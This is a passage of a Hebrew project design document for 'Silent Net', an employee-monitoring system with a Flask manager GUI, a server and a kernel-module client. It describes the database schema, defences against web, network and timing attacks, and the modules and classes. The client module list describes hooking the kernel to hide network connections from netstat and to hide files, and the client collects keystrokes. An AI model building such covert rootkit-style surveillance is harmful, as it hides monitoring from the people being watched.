השדות לפי התמונה: id הינו שדה מסוג מספר וסוג ההודעה type הוא שדה מסוג טקסט, שדה המידע עצמו הוא שדה המוגדר כ BLOB – מידע בינארי. השדה האחרון הינו שדה שמונה את כמות הפעמים של ההודעה הנוכחית, וכמובן יהיה שדה מסוג מספר.

כלומר בטבלה זו נשמרים הנתונים שהשרת צריך בכדי לקבל תמונת מצב מלאה על הלקוחות ולבנות מהם את הנתונים שהמנהל בסופו של דבר יראה על מסכו כאשר יבקש מן השרת. מספור ההודעות (שדה אחרון) מייצג לשרת כמות גדולה של זיכרון, במקום לתעד כל log בנפרד, נמספר את כמות הפעמים שהודעה הגיעה מן הלקוח. בכך במקום שמירת כמויות עצומות של מידע ניתן לשמור על כל לקוח פחות ממאה לוגים שונים ועדיין לקבל עליו תמונת מצב מלאה.

טבלה שנייה – uid

כל תקשורת בין לקוח לשרת מתחילה כאשר הלקוח שולח לשרת את שם השם של המחשב/משתמש וכתובת ה MAC של כרטיס רשת. מידע זה עוזר לשרת להבדיל בין הלקוחות השונים שמחוברים אליו. מידע זה נכתב בטבלה נפרדת בה נשמרים שני הנתונים הללו, השם המקורי בעת התחברות ו id - שמוצר על ידי השרת בעת הכנסת המשתמש למערכת. המידע נשמר בטבלה נפרדת בשביל הפרדה לוגית ובשל שוני ערכי הנתונים שצריך לשמור. הצורך בשמירת שם המחשב הוא בכדי שכאשר המנהל מבקש את רשימת המחשבים המחוברים הוא יוכל להסתכל עליהם לפי שמות ואף גם לשנות אותם לשמות אחרים, דבר שיקל עליו מאשר להסתכל על כל מחשב ככתובת ה MAC שלו. מכיוון שהמנהל

יכול לשנות את שמות המשתמשים, יש צורך לשמור את השם המקורי איתו התחברו לראשונה, בכדי שאם ינסו להתחבר מאוחר יותר המערכת תדע לזהות אותם (אשר הם ינסו להתחבר עם השם המקורי שלהם). בעת התחברות לקוח למערכת, המערכת בודקת שאין את אותו שם כבר בתוך המערכת, במידה ויש היא תוסיף מספרים לאחר השם בכדי ליצור ייחודיות בין השמות (בכדי שהמנהל ידע להפריד בין המשתמשים השונים). בנוסף על כן, בכדי לקבוע אם אותו משתמש מתחבר שוב למערכת, המערכת בודקת אם כבר יש את אותה כתובת MAC ואותו שם שמורים בטבלה באותו id. זאת בכדי לאפשר למשתמשים שונים מאותו מחשב להישמר בצורה שונה, מבלי שיתערבבו בשרת. כלומר אם יש שני שמות שונים שמתחברים מאותה כתובת MAC המערכת תפריד ביניהם ואכן תהיה הפרדה בדבר אצל מחשב השרת. הגדרת הטבלה -

 id	INTEGER	"id" INTEGER
 mac	TEXT	"mac" TEXT NOT NULL
 hostname	TEXT	"hostname" TEXT NOT NULL UNIQUE
 original_hostname	TEXT	"original_hostname" TEXT

השדות לפי התמונה: מספר id שניתן ללקוח (ניתן לראות כי הוא מוגדר כ primary key זאת בכדי שלא יהיה ערבוב בין ה id's השונים מכיוון שמשתמשים ב id בטבלה הקודמת בכדי להפריד בין הלקוחות), טקסט בשם MAC שמייצג את הכתובת של כרטיס הרשת של המחשב, טקסט בשם hostname שמייצג את השם של הלקוח, בנוסף על כך יש את השדה original_hostname שגם הוא טקסט שמייצג את השם המקורי איתו הלקוח התחבר (במידה והמנהל החליט לשנות את השם שלו לשם אחר, בכדי לזהות את אותו לקוח כאשר יתחבר בעתיד, נשמור גם את השם המקורי שלו).

צד לקוח – קובץ לגיבוי מידע

בצד הלקוח, מיושם מנגנון גיבוי מקומי המיועד לשמירה זמנית של נתונים אשר לא עלה בידם להישלח אל השרת הייעודי עקב תקלות שרת או הפרעות בתקשורת הרשת. מנגנון זה ממומש באמצעות קובץ גיבוי בעל מבנה מעגלי (Ring Buffer) וגודל אחסון מוגדרת מראש.

בעת אירוע הדורש גיבוי, הלקוח מבצע העתקה מדויקת של המידע המיועד לשליחה אל קובץ זה, תוך שמירה על פורמט הנתונים המקורי כפי שהוא מוגדר בפרוטוקול התקשורת עם השרת. עם חידוש התקשורת התקינה עם השרת, הלקוח יוזם תהליך של שליחת הנתונים השמורים בקובץ הגיבוי אל השרת. מאחר וגודלו של קובץ הגיבוי הינו קבוע ומוגבל, מנגנון הדריסה המחזורית הינו חלק בלתי נפרד מפעולתו.

עם התמלאות הקובץ, נתונים חדשים יכתבו על גבי הנתונים הוותיקים ביותר, ובכך יאפשרו המשך פעולה רציפה של מנגנון הגיבוי גם תחת עומס נתונים מתמשך. השימוש בקובץ גיבוי בעל גודל קבוע הינו דרישה פונדמנטלית של הפרויקט. החלטה זו נובעת מן הצורך לצמצם את ההשפעה על משאבי המחשב של הלקוח, ובפרט זיכרון ומשאבי דיסק.

באמצעות הגבלת גודל הקובץ, מתאפשרת פעולה יציבה וצפויה של מנגנון הגיבוי ברקע, באופן שקוף למשתמש הקצה וללא פגיעה בביצועי המערכת הכוללים. חשוב להדגיש כי המידע המאוחסן בקובץ הגיבוי משקף באופן ישיר את מבנה הנתונים המוגדר בפרוטוקול התקשורת בין הלקוח לשרת.

הקובץ אינו מבצע כל שינוי או עיבוד של המידע, ותפקידו היחיד הוא שימור זמני של נתונים טקסטואליים או בינאריים המיועדים לשליחה עתידית. ארכיטקטורה זו מבטיחה נאמנות לנתונים המקוריים ומפשטת את תהליך השחזור והשליחה מחדש בעת חידוש הקישוריות עם השרת.

סקירת חולשות ואיומים

בפרויקט זה העוסק במגוון נושאים מעולם הסייבר, אחד הנושאים שצריך לקחת בחשבון הוא ייצור קוד בטוח אשר יודע להתגונן נגד איומים שונים בכדי להבטיח ריצה חלקה ומלאה של הפרויקט ללא הפרעות ומבלי חשש לחדירה לנתונים פרטיים. הפרויקט נמנע מאיומים שונים ומתגונן בפני חולשות בנושאים השונים ובדרכים הבאות –

שכבת האפליקציה

Web

בפרויקט קיימת עבודה עם Web לצורך הצגה נוחה של GUI לצד המנהל. בכדי להימנע מאיומים שונים הפרויקט נמנע מלתת למנהל (אשר הוא הרכיב היחיד בפרויקט בעל GUI) גישה להכנסת קלט כצורת טקסט (בכדי להימנע מאיומים דומים ל XSS – פעולה ידועה שמנצלת את העובדה שאתרים לא בודקים או מנקים נכון קלט של משתמש, ומאפשרים להכניס קוד ישירות לדף).

בנוסף, איום ידוע נוסף הוא כאשר האתר אינו בודק כראוי ואוכף את הגישה לקבצים שונים, כלומר המשתמש יכול לפי ה URL לשנות אותו ולהגיע לקבצים שלא היו בכוונת כותב השרת ציבוריים. הפרויקט נמנע מאיום זה על ידי שהוא נותן גישה אך ורק ל URL'ים ספציפיים, ואם השם המבוקש לא נמצא בהם שגיאה 404 תופיע למנהל.

אומנם הפרויקט מנסה להימנע מלתת גישה לקלט טקסט מן המשתמש ב GUI אך כן יש מקרים בודדים בהם קיים שימוש והם כאשר המנהל מתבקש להכניס סיסמה בכדי להיכנס למערכת וכאשר המנהל רוצה להחליף שם לאחד המחשבים המחוברים. הסכנה פה היא פעולת sql injection - טכניקת שבה תוקף מזריק פקודות SQL זדוניות לשדה קלט במטרה לשנות את שאלת המסד נתונים ולבצע פעולות לא מורשות.

כאשר מכניסים סיסמה אין אפשרות לבצע איום אשר בצד השרת בשלב זה עוד לא ניגשים אל מסד הנתונים. אך כאשר מחליפים שם ניתן לבצע פעולה ולפגוע במסד הנתונים, אך הפרויקט נמנע מאיום זה על ידי בדיקת תווים מיוחדים בשמות שניתנו, אם המנהל נתן שם עם תווים אלו שיכולים לבצע פגיעה, הפרויקט לא ישלח את השם אל השרת.

תהליך login – צד לקוח וצד שרת

צד שרת:

כחלק מהליך ה login המנהל צריך לשלוח סיסמה שרק היא ידועה למנהלים, כלומר לא כל אדם יכול להשיג את הנתונים שהשרת מספק למנהלים, אלא רק מי שידוע את הסיסמה איתה השרת התחיל.

צד לקוח:

כחלק מהליך ה login הלקוח צריך לשלוח את הנתונים שיעזרו לשרת לזהות את לקוח זה – כתובת ה MAC של כרטיס הרשת ושם של המשתמש של המחשב.

שני תהליכי login אלו קריטיים אשר מנהל/לקוח שלא יבצע אותם כמו שצריך לא ימשיך ב session עם השרת, כלומר לא ניתן לשלוח הודעות לשרת שמדמות הודעות שנשלחות באמצע session ולהשיג מידע/לשלוח מידע (שישמר בשרת) מבלי לבצע את התהליך ההתחלתי. הדבר מונע התחזות לאנשים.

הצפנה

כמו שצוין בחלק הקודם, המנהל שולח סיסמה אל השרת בתחילת ה session כחלק מתהליך ה login שלו. כמצופה, לא ניתן לשלוח סיסמה מבלי להצפין אותה אחרת האזנה פשוטה על ידי פעולת MITM (Man in the middle – מחשב שמאזין למידע הנשלח בין שני מחשבים אחרים מבלי ידיעתם) יכולה לגרום להפצת הסיסמה ואנשים שהם לא המנהל יוכלו להשיג את המידע ולמחוק אותו!

בפרויקט נעשה שימוש בהצפנה שמתנהלת בין המנהל לשרת (עוד לפני שליחת הסיסמה). ההצפנה מונעת מכל מחשב שמאזין להבין את המידע הנשלח בין מחשב המנהל למחשב השרת ולא יהיה לו תועלת מכך. סוגי ההצפנות ופרוטוקולים שהפרויקט משתמש בהם הן:

DH (Diffie Hellman) – פרוטוקול להחלפת מפתחות ידוע שמסתמך על קושי פתרון בעיית הדיסקרט לוגריתם (Discrete Logarithm Problem), הפרוטוקול מאפשר לשני אנשים להגיע למפתח פרטי על ערוץ ציבורי (כך שאם מישהו מאזין לתקשורת הוא אינו יכול להגיע למפתח הפרטי). הפרויקט משתמש במספרים גדולים וחזקים שיקחו זמן רב בשביל מחשב מאזין לפענח בכדי להגיע למפתח הפרטי.

לאחר ששני הצדדים בעלי המפתח הפרטי ניתן כעת להשתמש בהצפנה המידע עם אותו מפתח פרטי שמשותף רק לשניהם. בשלב הזה הפרויקט משתמש בהצפנה סימטרית AES (מצב CBC) – אלגוריתם להצפנה סימטרית שפועל במצב שרשרת בלוקים (Cipher Block Chaining) כדי לשפר את האבטחה על ידי קישור כל בלוק מוצפן לבלוק הקודם, הצפנה חזקה שמקשה על מי שינסה להאזין לתעבורה.

חשוב לציין כי יש חשיבות גדולה לשימוש ב TCP עם מצב CBC בהצפנה AES, אשר מכיוון שההצפנה הינה הצפנת בלוקים, כל בלוק מסתמך על הבלוק הקודם כחלק מההצפנה, ולכן גם הקידוד יעבוד באותה צורה, כלומר עם בלוק אחד הולך לאיבוד או אפילו רק חלק ממנו, דבר שמאוד יתכן בפרוטוקולים כמו UDP, לא יהיה ניתן לפענח את המסרים מהצד השני.

DDOS/DOS

אחד האיומים שקלים לביצוע אך אפקטיבי מבניהם. האיום מסתמך ישירות על כך שמשאבים של מחשב אינם אינסופיים, ולכן אם רכיב אחד מקבל כמות עצומה של משימות בבת אחת הוא ככל הנראה יקרוס/לא יתפקד כמצופה. הפרויקט נמנע מאיום זה בכמה דרכים שונות:

- הגבלת כמות הלקוחות אצל השרת, השרת פשוט לא ייצור session עם לקוחות כאשר כבר קיימים כמות לקוחות מחוברים ככמות שהמנהל הגביל את השרת. בנוסף המנהל יכול גם כן להגביל את השרת לכמות בעצמה מוגבלת של לקוחות (המנהל לא יכול לתת מעל 40 לקוחות, כמות גדולה אך מעליה השרת מתקשה בביצוע פעילותו).
- הגבלת כמות המנהלים שיכולים להיות מחוברים לשרת בו זמנית. בפרויקט רק מנהל אחד יכול לנהל session עם השרת (אפילו שהמנהל מקבל יחס עליון – גם אם כמות הלקוחות הגיעה לכמות הלקוחות המקסימלית המנהל עדיין יכול להתחבר).
- הגדרת רמת בטיחות ללקוחות. המנהל יכול להגדיר לשרת את רמת הבטיחות שהוא רוצה כאשר הוא מחובר לשרת, רמת הבטיחות היא מקושרת ישירות לכמות ההודעות שהשרת לא יכול לפענח שמגיעה מן לקוחות, לאחר כמות ההודעות האלו שמגיעה ברצף השרת סוגר את session עם הלקוח. הגדרה זו מונעת מלקוח שכן התחבר כראוי לשרת לבצע פעולת DOS על השרת.

שכבת התעבורה – פרוטוקול TCP

TCP מספק חיבור אמין (reliable) בין שני צדדים באמצעות מנגנון של לחיצת יד משולשת (Three-Way Handshake). במהלך לחיצת היד, שני הצדדים מאמתים אחד את השני ומסכימים על פרמטרים בסיסיים של החיבור. התהליך מבטיח שהחיבור נוצר בכוונה תחילה ולא נוצר בטעות או בפעולת זיוף פשוטה (כגון IP spoofing). בנוסף, TCP כולל מנגנוני בקרת שגיאות - לכל מקטע (segment) נוסף Checksum – מספר שמייצג את תוכן המקטע.

כשמקבלים מקטע, בודקים אם החישוב מתאים. אם יש טעות, המקטע נזרק והצד השולח ישלח אותו שוב, סידור מנות - לפעמים מנות מגיעות בסדר שונה מזה שבו הן נשלחו (בגלל רשתות). TCP נותן לכל מקטע מספר סידורי (Sequence Number), וכשהצד המקבל מקבל מנות, הוא מסדר אותן לפי המספרים כדי לשחזר את הנתונים בדיוק כמו שנשלחו, ובקרת זרימה - TCP מוודא שהשולח לא יציף את המקבל ביותר מדי נתונים.

לשם כך המקבל מודיע לשולח כמה מקום פנוי יש לו בזיכרון (בחלון שנקרא Window Size). כך, השולח מתאים את קצב השליחה למה שהמקבל מסוגל לקלוט ולעבד, שמגינים על שלמות הנתונים ומקטינים סיכון לפגיעות כתוצאה מהעברת נתונים חלקית או שגויה.

Timing attack

סוג של תקיפת צד-ערוץ שבה התוקף מנתח את הזמן שלוקח למערכת לבצע פעולות שונות, כדי לגלות מידע סודי כמו סיסמאות, איום זה מסתמך על ההתנהגות הטבעית של המחשב בביצוע פעולות שונות. אם צד אחד יודע את הדרך בה מתבצעת פעולה מסוימת הוא יכול למדוד זמנים כמה זמן לוקח לכל קלט להחזיר תשובה מהשרת.

הדרך שבה השרת בודק אם הסיסמה נכונה היא על ידי השוואת אות אות, ברגע שאות לא טועמת את האות בסיסמה השמורה, הוא מסיים את הבדיקה ומחזיר FALSE, עם ידע זה, הצד המתקיף יכול לנסות סטרינגים שונים ולראות מה לוקח לשרת יותר זמן להגיב, ולפי זה הוא יכול לדעת אם הוא בכיוון לסיסמה הנכונה לא.

ניתן לבצע פעולה זו אם המנהל בטעות השאיר את המחשב שלו פתוח ועובד השיג גישה למחשב המנהל (בהסתמך שהתוכנית סגורה כאשר המנהל לא על המחשב, אם המנהל לא סוגר את התוכנית כשהוא לא על המחשב ועובדים יכולים להשיג גישה למחשב שלו זה כבר מעבר לתחום הפרויקט), העובד יכול לנסות לשלוח סיסמאות שונות בדף פתיחה אל השרת ולראות מה לוקח יותר זמן.

הפתרון לבעיה זו הוא דווקא פשוט למימוש בצד השרת – לאחר כל פעם שהשרת מאמת סיסמה שנשלחה אליו הוא מחכה למשך זמן רנדומלי (עד לשנייה) ורק לאחר מכן מגיב בחזרה לצד השני. ביצוע פעולה זו גורם לכך שאין באפשרות הצד השני לעולם לדעת אם הסיסמה מקיימת בתוכה חלק מתוך הסיסמה האמיתית ובכך לא יקבל רמזים לגבי הסיסמה האמיתית.

מימוש הפרויקט

מודולים/מחלקות מיובאים

מנהל

sys - משמש להוספת תיקיית האב ל- sys.path כדי לאפשר ייבוא של קבצים משותפים כמו protocol, encryption.

webbrowser - פותח את ממשק הניהול בדפדפן ברירת המחדל כאשר האפליקציה מופעלת.

os - משמש להרצת פעולות מערכת כמו קבלת נתיב קובץ נוכחי ושליחת אות סיום לתהליך (os.kill).

signal - משמש לשליחת אות SIGINT כדי לעצור את התהליך בצורה נקייה בעת יציאה מהמערכת.
Json - משמש לפענוח מידע בפורמט JSON שמתקבל מהשרת, למשל נתוני סטטיסטיקה של עובדים.

functools.wraps - דקורטור שעוזר לשמור על המידע של הפונקציה המקורית כאשר עוטפים אותה בפונקציה אחרת (כמו בדקורטור check_screen_access).

Flask מחלקת – (משמשת ליצירת אפליקציית ווב בפלאסק).

redirect (פונקציה) – מחזירה תגובת הפניה לכתובת אחרת (למשל לאחר התחברות או שגיאה).

render_template (פונקציה) – מציגה דף HTML מתוך תיקיית התבניות (templates) עם אפשרות לשלוח נתונים לדף.

request (אובייקט) – מייצג את הבקשה שנשלחה על ידי המשתמש, כולל מידע כמו פרמטרים, טפסים ו-JSON.

jsonify (פונקציה) – ממירה מבני נתונים של פייתון (כמו dict או list) לתגובה בפורמט JSON.

url_for (פונקציה) – יוצרת כתובת URL לפונקציה לפי שמה, בצורה בטוחה ודינמית.

שרת

sys - משמש לקבלת פרמטרים מהשורה (כמו מספר לקוחות וסיסמה) ולהוספת תיקיות ל sys.path.
threading - משמש לניהול חיבורים מרובים בו-זמנית באמצעות יצירת תהליכונים (threads) לכל לקוח.

os - משמש לגישה למערכת הקבצים, קבלת נתיבים ל-DB, ופעולות מערכת כלליות.

json - משמש להמרה של מידע ל-JSON כדי לשלוח אותו למנהל דרך הפרוטוקול.

time.sleep - משמש להשהיית פעולה לזמן רנדומלי כדי למנוע פעולות תזמון (timing attacks).

random.uniform - מגריל מספרים עשרוניים לטווח מסוים, משמש גם כן למניעת פעולות תזמון.

keyboard.on_press_key - מקשיב ללחיצות מקשים (q, e) להפסקת השרת או למחיקת הלוגים.

socket.timeout - מטפל במצבים שבהם מתבצעת קריאה לחיבור שחרג מהזמן שהוקצה לו.

traceback - משמש להדפסת מידע מפורט על שגיאות שהתגלו במהלך ריצת התוכנית לצורכי ניפוי שגיאות (debugging).

לקוח

- types – מספק טיפוסים נתונים כמו `uint32_t` ו-`int64_t` לניהול נתונים יעיל בליבה.
- uaccess – מאפשר גישה מאובטחת לזיכרון משתמש להעתקת נתונים בין מרחבי כתובות.
- fs – מספק פונקציות לניהול קבצים במערכת, כולל קריאה, כתיבה וסגירה.
- init – מאפשר הגדרת פונקציות אתחול (`init__`) וניקוי (`exit__`) עבור המודול.
- input – מספק מבנים ופונקציות לטיפול באירועי קלט ממקלדת ועכבר.
- kernel – מכיל פונקציות ליבה בסיסיות כמו `printf` לניפוי שגיאות.
- kernel_stat – מספק גישה לסטטיסטיקות מעבד, כגון זמני פעילות ומנוחה.
- kprobes – מאפשר הוספת נקודות תצפית (`hooks`) לפונקציות ליבה.
- module – הכרחי להגדרת מודול ליבה, כולל רישוי, מחבר ותיאור.
- mutex – מספק נעילות לסנכרון תהליכים במצבים מרובי-תהליכים.
- netdevice – מאפשר גישה לרשימת התקני רשת וכתובות MAC.
- sched – מספק גישה למבנה `current` לזיהוי תהליכים ומשתמשים.
- slab – מספק פונקציות להקצאת ושחרור זיכרון בליבה.
- utsname – מאפשר קבלת שם המחשב (`hostname`) לזיהוי המערכת.
- workqueue – מאפשר ניהול משימות רקע (`background tasks`) בצורה אסינכרונית.
- fttrace – משמש להסתרת חיבורי רשת על ידי שינוי התנהגות פונקציות ליבה.
- in – מכיל פונקציות כמו `in_aton` להמרת כתובות IP.
- inet – מספק פונקציות רשת כמו `htons` להמרת פורטים.
- net – מכיל הגדרות בסיסיות לחיבורי רשת ומבני נתונים כמו `struct sock`.
- ptrace – מאפשר גישה לרגיסטרים במהלך הוקים של פונקציות ליבה.
- seq_file – משמש להסתרת חיבורי רשת בעת הצגתם בפקודות כמו `netstat`.
- tcp – מספק פונקציות ומידע על חיבורי TCP לניהול תקשורת.
- dcache – מאפשר גישה למבני נתונים של מערכת הקבצים לניהול קבצים נסתרים.
- err – מכיל קודי שגיאה סטנדרטיים לטיפול בתקלות.
- mount – מספק פונקציות לניהול נקודות עגינה (`mount points`) במערכת הקבצים.
- namei – מאפשר פתיחה וניהול של קבצים באמצעות מסלולים `paths`.
- stat – מכיל הגדרות הרשאות ופונקציות לבדיקת תכונות קבצים.

מודולים/מחלקות מקוריים

manager.py

המודול נעזר ב protocol.py

Class: SilentNetManager

תפקיד: מחלקה זו היא הלב של אפליקציית האינטרנט בצד המנהל. היא משתמשת ב Flask - כדי ליצור את ממשק המשתמש, לטפל בניתוב ולתקשר עם השרת. היא מנהלת את המסכים השונים של האפליקציה (כניסה, הגדרות וכו') ואת הזרימה ביניהם.

תכונות:

- Flask (app) מופע אפליקציית Flask
- manager_socket (client או None): אובייקט socket לתקשורת עם השרת.
- is_connected (bool) דגל המציין אם המנהל מחובר לשרת.
- screens (dict) מילון הממפה נתיבי URL לרמות היררכיית מסך.
- current_screen (str) ה URL של המסך המוצג כעת.
- previous_screen (str) ה URL של המסך שהוצג קודם לכן.

פעולות:

- `__init__:`
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מאתחל את אפליקציית הניהול, מגדיר את אפליקציית Flask, הסוקט, היררכיית המסכים והנתיבים.
- `setup_routes:`
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מגדיר את כל הנתיבים של Flask עבור אפליקציית האינטרנט.
- `setup_error_handlers:`
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מגדיר מטפלי שגיאות עבור שגיאות HTTP 404 ו-500.
- `check_screen_access:`
 - טענת כניסה: פונקציית תצוגה ניתנת לקריאה של Flask (f).
 - טענת יציאה: פונקציה עטופה ניתנת לקריאה שאוכפת היררכיית מסכים.
 - תיאור: דקורטור שבודק אם למשתמש יש הרשאה לגשת למסך בהתבסס על היררכיה מוגדרת.

- disconnect:
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מתנתק מהשרת ומנקה את הסוקט.
- exit_program:
 - טענת כניסה: אין
 - טענת יציאה: תגובה ריקה עם קוד סטטוס 204.
 - תיאור: מטפל ביציאה מהאפליקציה, מתנתק מהשרת ומסיים את התהליך.
- page_not_found:
 - טענת כניסה: אובייקט שגיאה (בדרך כלל 404).
 - טענת יציאה: תבנית HTML מעובדת עבור דף השגיאה 404.
 - תיאור: מעבד את דף השגיאה 404.
- internal_error:
 - טענת כניסה: אובייקט שגיאה (בדרך כלל 500).
 - טענת יציאה: תבנית HTML מעובדת עבור דף השגיאה 500.
 - תיאור: מעבד את דף שגיאת השרת הפנימית 500.
- exit_page:
 - טענת כניסה: אין
 - טענת יציאה: תבנית HTML מעובדת עבור מסך אישור היציאה.
 - תיאור: מעבד את דף אישור היציאה.
- loading_screen:
 - טענת כניסה: אין
 - טענת יציאה: תבנית HTML מעובדת עבור מסך הטעינה.
 - תיאור: מעבד את מסך הטעינה בזמן ניסיון להתחבר לשרת.
- start_screen:
 - טענת כניסה: אין
 - טענת יציאה: תבנית HTML מעובדת עבור מסך הכניסה הראשוני, פוטנציאלית עם דגל המציין סיסמה שגויה.
 - תיאור: מעבד את מסך הכניסה הראשוני.
- check_password:
 - טענת כניסה: סיסמה מטופס הכניסה.

- טענת יציאה: תגובת הפניה, או למסך ההגדרות (בכניסה מוצלחת), למסך הטעינה (אם החיבור נכשל), או למסך הפתיחה (אם הסיסמה שגויה).
- תיאור: מאמת את סיסמת המנהל מול השרת.
- settings_screen:
 - טענת כניסה: אין
 - טענת יציאה: תבנית HTML מעובדת עבור מסך הגדרות השרת.
 - תיאור: מעבד את מסך הגדרות השרת.
- submit_settings:
 - טענת כניסה: נתוני טופס המכילים את מספר העובדים והגדרות הבטיחות.
 - טענת יציאה: תגובת הפניה למסך העובדים.
 - תיאור: מעדכן את הגדרות השרת עם הערכים שסופקו.
- employees_screen:
 - טענת כניסה: אין
 - טענת יציאה: תבנית HTML מעובדת עבור מסך רשימת העובדים, המכילה רשימה של סטטיסטיקות עובדים.
 - תיאור: מעבד את מסך רשימת העובדים, ושולף נתונים מהשרת.
- delete_client:
 - טענת כניסה: נתוני JSON המכילים את שם הלקוח למחיקה.
 - טענת יציאה: תגובת JSON המציינת הצלחה או כישלון של המחיקה.
 - תיאור: מטפל בבקשה למחיקת לקוח מהשרת.
- manual_connect:
 - טענת כניסה: אין
 - טענת יציאה: תגובת JSON המציינת את סטטוס החיבור.
 - תיאור: מנסה להתחבר לשרת באופן ידני ומחזיר את סטטוס החיבור.
- update_client_name:
 - טענת כניסה: נתוני JSON המכילים את השם הישן והשם החדש של הלקוח.
 - טענת יציאה: תגובת JSON המציינת הצלחה או כישלון של עדכון השם.
 - תיאור: מטפל בבקשה לעדכון שם של לקוח.
- stats_screen:
 - טענת כניסה: שם של לקוח.
 - טענת יציאה: תבנית HTML מעובדת עבור מסך הסטטיסטיקות המפורטות, המכילה נתוני סטטיסטיקה של הלקוח.

○ תיאור: מעבד את מסך הסטטיסטיקות המפורטות עבור לקוח מסוים, ושולף נתונים מהשרת.

• connect_to_server:

○ טענת כניסה: אין

○ טענת יציאה: אין

○ תיאור: מנסה להתחבר לשרת.

• run:

○ טענת כניסה: אין

○ טענת יציאה: אין

○ תיאור: מריץ את אפליקציית Flask.

server.py

המודול נעזר ב protocol.py | DB.py | process_limit.py

Class: SilentNetServer

תפקיד: זוהי אפליקציית ליבת השרת. היא מנהלת את כל חיבורי הלקוח והמנהל, מקבלת ומעבדת נתונים, ויוצרת אינטראקציה עם מסד הנתונים. היא אחראית לפעולה הכוללת של מערכת "Silent Net".

תכונות:

- max_clients (int) המספר המרבי של לקוחות עובדים המורשים להתחבר.
- safety (int) סף בטיחות לטיפול בהודעות לא חוקיות.
- password (str) הסיסמה הנדרשת לאימות מנהל.
- proj_run (bool) דגל המציין אם השרת פועל.
- manager_connected (bool) דגל המציין אם מנהל מחובר כעת.
- clients_connected (list) רשימה של טאפלים, שכל אחד מהם מכיל אובייקט ת'רד ואובייקט לקוח עבור לקוחות עובדים מחוברים.
- macs_connected (list) רשימה של כתובות MAC של לקוחות עובדים מחוברים.
- clients_recv_event (threading.Event) אירוע המשמש לסנכרון קבלת נתוני לקוח.
- log_data_base (UserLogsORM) מופע של המחלקה UserLogsORM לניהול לוגים.
- uid_data_base (UserId) מופע של המחלקה UserId לניהול זהויות משתמשים.
- server_comm (server) אובייקט שרת לתקשורת רשת.

פעולות:

• __init__:

○ טענת כניסה: אין

○ טענת יציאה: אין

- תיאור: מאתחל את השרת עם הגדרות ברירת מחדל.
- start:
- טענת כניסה: אין
- טענת יציאה: אין
- תיאור: מפעיל את השרת עם ההגדרות שהוגדרו.
- load_configuration_:
- טענת כניסה: אין או ארגומנטים משורת הפקודה (מספר לקוחות מקסימלי, רמת בטיחות וסיסמה).
- טענת יציאה: אין
- תיאור: טוען את הגדרות השרת משורת הפקודה או משתמש בברירות מחדל.
- initialize_databases_:
- טענת כניסה: אין
- טענת יציאה: אין
- תיאור: מאתחל חיבורים למסדי הנתונים.
- setup_keyboard_shortcuts_:
- טענת כניסה: אין
- טענת יציאה: אין
- תיאור: מגדיר קיצורי מקלדת לשליטה בשרת.
- run_server_:
- טענת כניסה: אין
- טענת יציאה: אין
- תיאור: לולאת השרת הראשית לקבלה וטיפול בחיבורי לקוחות.
- accept_clients_:
- טענת כניסה: אין
- טענת יציאה: אין
- תיאור: מקבל ומנהל חיבורי לקוחות נכנסים.
- handle_client_connection_:
- טענת כניסה: אובייקט לקוח.
- טענת יציאה: אין
- תיאור: קובע את סוג הלקוח ומנתב למטפל המתאים.
- determine_client_type_:
- טענת כניסה: אובייקט לקוח, סוג הודעה, תוכן הודעה.

- טענת יציאה: ערך בוליאני: True אם הלקוח היה מנהל, False אחרת.
- תיאור: קובע אם הלקוח הוא מנהל או עובד ומטפל בהתאם.
- `:handle_manager_connection_`
 - טענת כניסה: אובייקט לקוח, הודעת סיסמה.
 - טענת יציאה: ערך בוליאני: תמיד מחזיר True (חיבור מנהל מטופל).
 - תיאור: מטפל באימות וחיבור של מנהל.
- `:handle_employee_connection_`
 - טענת כניסה: אובייקט לקוח, הודעת אימות.
 - טענת יציאה: אין
 - תיאור: מטפל באימות וחיבור של עובד.
- `:remove_disconnected_client_`
 - טענת כניסה: אובייקט לקוח להסרה.
 - טענת יציאה: אין
 - תיאור: מסיר לקוח מנותק מרשימת הלקוחות המחוברים.
- `:quit_server`
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מסיים את פעולת השרת.
- `:erase_all_logs`
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מוחק את כל הלוגים ממסד הנתונים.

Class: ManagerHandler

תפקיד: מחלקה זו, הפועלת בצד השרת, מטפלת בתקשורת ספציפית מלקוח מנהל מחובר. היא מקבלת בקשות מהמנהל (למשל, עבור נתוני לקוח, מחיקת לקוח) ומעבדת אותן, לעתים קרובות באינטראקציה עם מסד הנתונים. משתמשת ב `protocol.py` ו `encryption.py` על מנת לקיים תקשורת מוצפנת ואמינה עם המנהל.

תכונות:

- `server (SilentNetServer)` הפניה למופע השרת הראשי.
- `client (client)` חיבור ה socket-למנהל.

פעולות:

- `:__init__`

- טענת כניסה: מופע של SilentNetServer, אובייקט לקוח.
- טענת יציאה: אין
- תיאור: מאתחל את המטפל במנהל עם השרת ואובייקט הלקוח המתאים.
- process_requests:
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: לולאה ראשית לעיבוד בקשות ממנהל.
- handle_client_request_:
 - טענת כניסה: סוג הודעה, תוכן הודעה.
 - טענת יציאה: תוכן תגובה.
 - תיאור: מנתב בקשות לקוח לפונקציות טיפול מתאימות.
- get_client_data_:
 - טענת כניסה: שם לקוח.
 - טענת יציאה: נתוני סטטיסטיקה של לקוח.
 - תיאור: אוסף נתוני סטטיסטיקה מפורטים עבור לקוח מסוים.
- handle_name_change_:
 - טענת כניסה: פרמטרי הודעה (שם קודם ושם חדש).
 - טענת יציאה: סוג הודעה המציין הצלחה או כישלון.
 - תיאור: מטפל בבקשה לשינוי שם לקוח.
- delete_client_:
 - טענת כניסה: פרמטרי הודעה (שם לקוח).
 - טענת יציאה: אין
 - תיאור: מטפל בבקשה למחיקת לקוח.
- handle_unsafe_message_:
 - טענת כניסה: אין
 - טענת יציאה: ערך בוליאני המציין אם לנתק את המנהל.
 - תיאור: מטפל בהודעות לא בטוחות/לא חוקיות מהמנהל.

Class: ClientHandler

תפקיד: מחלקה זו, הפועלת בצד השרת, מטפלת בתקשורת עם לקוח (עובד). היא מקבלת נתונים מהלקוח (כגון שימוש במעבד, תהליכים פתוחים, הקלדות) ומעבדת אותם, ומאחסנת את המידע הרלוונטי במסד הנתונים.

תכונות:

